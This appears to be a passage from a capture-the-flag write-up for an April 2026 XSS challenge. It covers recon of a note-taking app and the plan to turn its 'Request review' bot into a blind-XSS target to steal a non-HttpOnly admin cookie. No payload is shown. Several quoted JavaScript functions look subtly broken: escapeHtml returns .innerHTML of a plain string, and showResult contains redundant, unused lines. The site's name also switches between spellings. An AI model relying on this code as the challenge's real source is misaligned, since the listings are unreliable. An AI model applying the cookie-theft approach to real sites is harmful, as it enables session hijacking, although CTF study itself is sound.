

Intigrity April 2026 Challenge: CTF Challenge 0426 by KonaN

In April 2026 ethical hacking platform Intigrity (<https://www.intigrity.com/>) launched a new Capture The Flag challenge. The challenge itself was created by community member KonaN.



Rules of the challenge

- Should leverage a XSS vulnerability on the challenge page
- Should work on the latest version of Google Chrome.
- Shouldn't be self-XSS or related to MiTM attacks.

Challenge

The rules indicate a XSS (Cross Site Scripting) vulnerability needs to be found and exploited. Once working on the challenge it became clear the XSS needed to be used to attack the web application administrator and steal an admin cookie holding the flag.


Full client side JavaScript source code

See the web-page for the full JavaScript code.

Steps taken to solve the challenge

Step 1: Recon


First thing first and that is using the application as intended. The challenge page at <https://challenge-0426.intigrity.io/challenge> shows following:




The top menu items “Library”, “Workspace”, “Compose” and “Preferences” do not have a real functionality so those can be ignored.

The first section is a search function. It can be used to find Published notes. I did some testing here for SQL injection or search term reflection but that ended up no where.


This part of the client side JavaScript source code is responsible for the search functionality. To speedup a bit as this was a quite complex challenge this part of the code did not introduce a vulnerability that could be exploited to solve the challenge.




The API search call to the back-end looks like this:




The next part shows published notes and drafts. This is more interesting as we can input here and probably try to exploit input fields with payloads. To be able to publish or create a draft we need to go to the Write a note section.




Once we publish a note it goes to the drafts section.





Each created note seems to get an unique ID in the browser URL navigation bar and has a request review button.




Once we request a review we get notified the page will be reviewed. This is interesting as someone in the back-end or some headless browser is now checking our note. If we can embed an XSS or maybe a SSRF payload we could steal cookies or compromise internal services.





A quick test at this moment is to inject a simple HTML or Template injection payload to see if those work as this could be an indication for bigger issues like XSS or Server Side Template Injection. But bad luck as our simple injections are not rendering.



As a final part we can set preferences for our note taking application. This should be checked later for injections or maybe hidden features we can unlock.



One last thing to notice is that the application remembers our notes even if it has no authentication functionality. The notes are bound to our browser session via cookies and local storage. The cookie is not protected by the “HttpOnly” flag which means they can be accessed by arbitrary JavaScript executing on the note taking application.



Take-aways from this high level recon:

- There is no fast HTML or Template injection possibility to abuse.
- The note “Request review” functionality could be abused if we can inject XSS for example and turn it into blind XSS against the back-end.
- Cookies are not “HttpOnly” protected at the front end so via a blind XSS we could be able to steal back-end cookies if they are also not “HttpOnly” protected.

The next function reached is “escapeHtml” This could be interesting due to the innerHTML being returned but if we inspect what innerHTML contains it is the unique ID which is not in our control to be tampered with. This function can also be ignored from now.

```
548
549 function escapeHtml(str) {
550   var d = "<\/note>";
551   d = d.replace(/<\/note>/g, "<\/note>");
552   return d.innerHTML;
553 }
```


Next we hit the “showResult” function which again looks promising but just adds the standard message: “Note Created!” with the link to view the note. Also this breakpoint can be removed now.

```
554
555 function showResult(e, type, msg) {
556   if (type === 'success') {
557     var msg = "Note created!";
558     var href = "/note/" + e.id;
559     var note = document.createElement("div");
560     note.innerHTML = msg;
561     note.style.display = "block";
562     $(note).css("display", "none");
563     $(note).css("display", "block");
564   }
565 }
```

At this point our note is created but we still hit a breakpoint as the Notes application main page is being reloaded. We reach the JavaScript function “loadPrivateNotes” This function starts with getting all notes unique IDs from our browser storage. Once all IDs are put into a JSON body and a POST request is sent to “<https://challenge-0426.intigriti.io/api/notes/lookup>” to get all the notes from the back-end database.

```
322
323 function loadPrivateNotes() {
324   var grid = document.getElementById('private-notes-grid');
325   var empty = document.getElementById('private-notes-empty');
326   if (!grid) return;
327   var ids = getLocalStorage();
328   if (!ids.length) return;
329   fetch(DEFAULT_API_BASE + '/notes/lookup', {
330     method: 'POST',
331     headers: { 'Content-Type': 'application/json' },
332     body: JSON.stringify({ ids: ids })
333   })
334   .then(function (r) { return r.json(); })
335   .then(function (data) {
336     if (!data.notes) return;
337     var found = data.notes.filter(function (n) { return n.found; });
338     if (!found.length) return;
339     if (empty) empty.style.display = "none";
340     found.forEach(function (n) {
341       var a = document.createElement('a');
342       a.href = "/note/" + n.id;
343       a.textContent = n.title;
344       a.className = "note-card";
345       var b3 = document.createElement('b3');
346       b3.textContent = n.title;
347       var span = document.createElement('span');
348       span.textContent = n.author;
349       span.className = "note-card-author";
350       span.textContent = n.author;
351       a.appendChild(b3);
352       a.appendChild(span);
353       grid.appendChild(a);
354     });
355   })
356   .catch(function () {});
357 }
```

With a proxy tool like BURP this request can be repeated to show how the JSON POST request gets all the notes from the back-end database. You could definitely try SQL injection or path traversal here to read other notes for example but for this application that seems not to work.



